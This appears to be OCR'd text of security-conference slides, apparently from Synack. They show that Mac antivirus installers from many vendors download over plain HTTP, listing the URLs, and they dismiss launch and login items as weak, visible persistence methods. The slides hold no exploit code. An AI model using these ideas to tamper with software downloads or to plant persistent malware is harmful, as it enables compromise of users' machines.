
my dock

Synack

Infecting AV Software Downloads

these should be secure, right!?

all the security software I could find, was downloaded over HTTP!


Downloads

avast_free_mac_security.dmg
http://download.ff.avast.com/mac/avast_free_mac_security.dmg

bitdefender_antivirus_for_mac.dmg
http://download.bitdefender.com/mac/antivirus/en/bitdefender_antivirus_for_mac...

F-Secure-Anti-Virus-for-Mac_JDCQ-VPGB-RYPY-QQYW-6MY2_ (1).mpkg
http://download.sp.f-secure.com/SE/Retail/installer/F-Secure-Anti-Virus-for-Mac...

LittleSnitch-3.5.1.dmg
http://www.obdev.at/ftp/pub/Products/littlesnitch/LittleSnitch-3.5.1.dmg

savosx_he_r.zip
http://downloads.sophos.com/inst_home-edition/b6H60q26VY6ZwjzsZL9aqgZD0...

eset_cybersecurity_en_.dmg
http://download.eset.com/download/mac/ecs/eset_cybersecurity_en_.dmg

Internet_Security_X8.dmg
http://www.integodownload.com/mac/X/2014/Internet_Security_X8.dmg

TrendMicro_MAC_5.0.1149_US-en_Trial.dmg
http://trial.trendmicro.com/US/TM/2015/TrendMicro_MAC_5.0.1149_US-en_Trial....

NortonSecurity.EnglishTrial.zip
http://buy-download.norton.com/downloads/2015/NISNAVMAC/6.1/NortonSecuri...

ksm15_0_0_226a_mlg_en_022.dmg
http://downloads-am.kasperskyamericas.com/files/main/en/ksm15_0_0_226a_ml...

avast! intego
Avira KASPERSKY lab
Bitdefender LittleSnitch
ClamXav Norton by Symantec
eset Sophos
F-Secure TREND MICRO

Persistance


current methods are very lame

persistence methods

launch items

login items


- well known
- easily visible


Password | Login Items

These items will open automatically when you log in:

Hide	Item	Kind
✓	iTunesHelper	Application
	MacProtector	Application

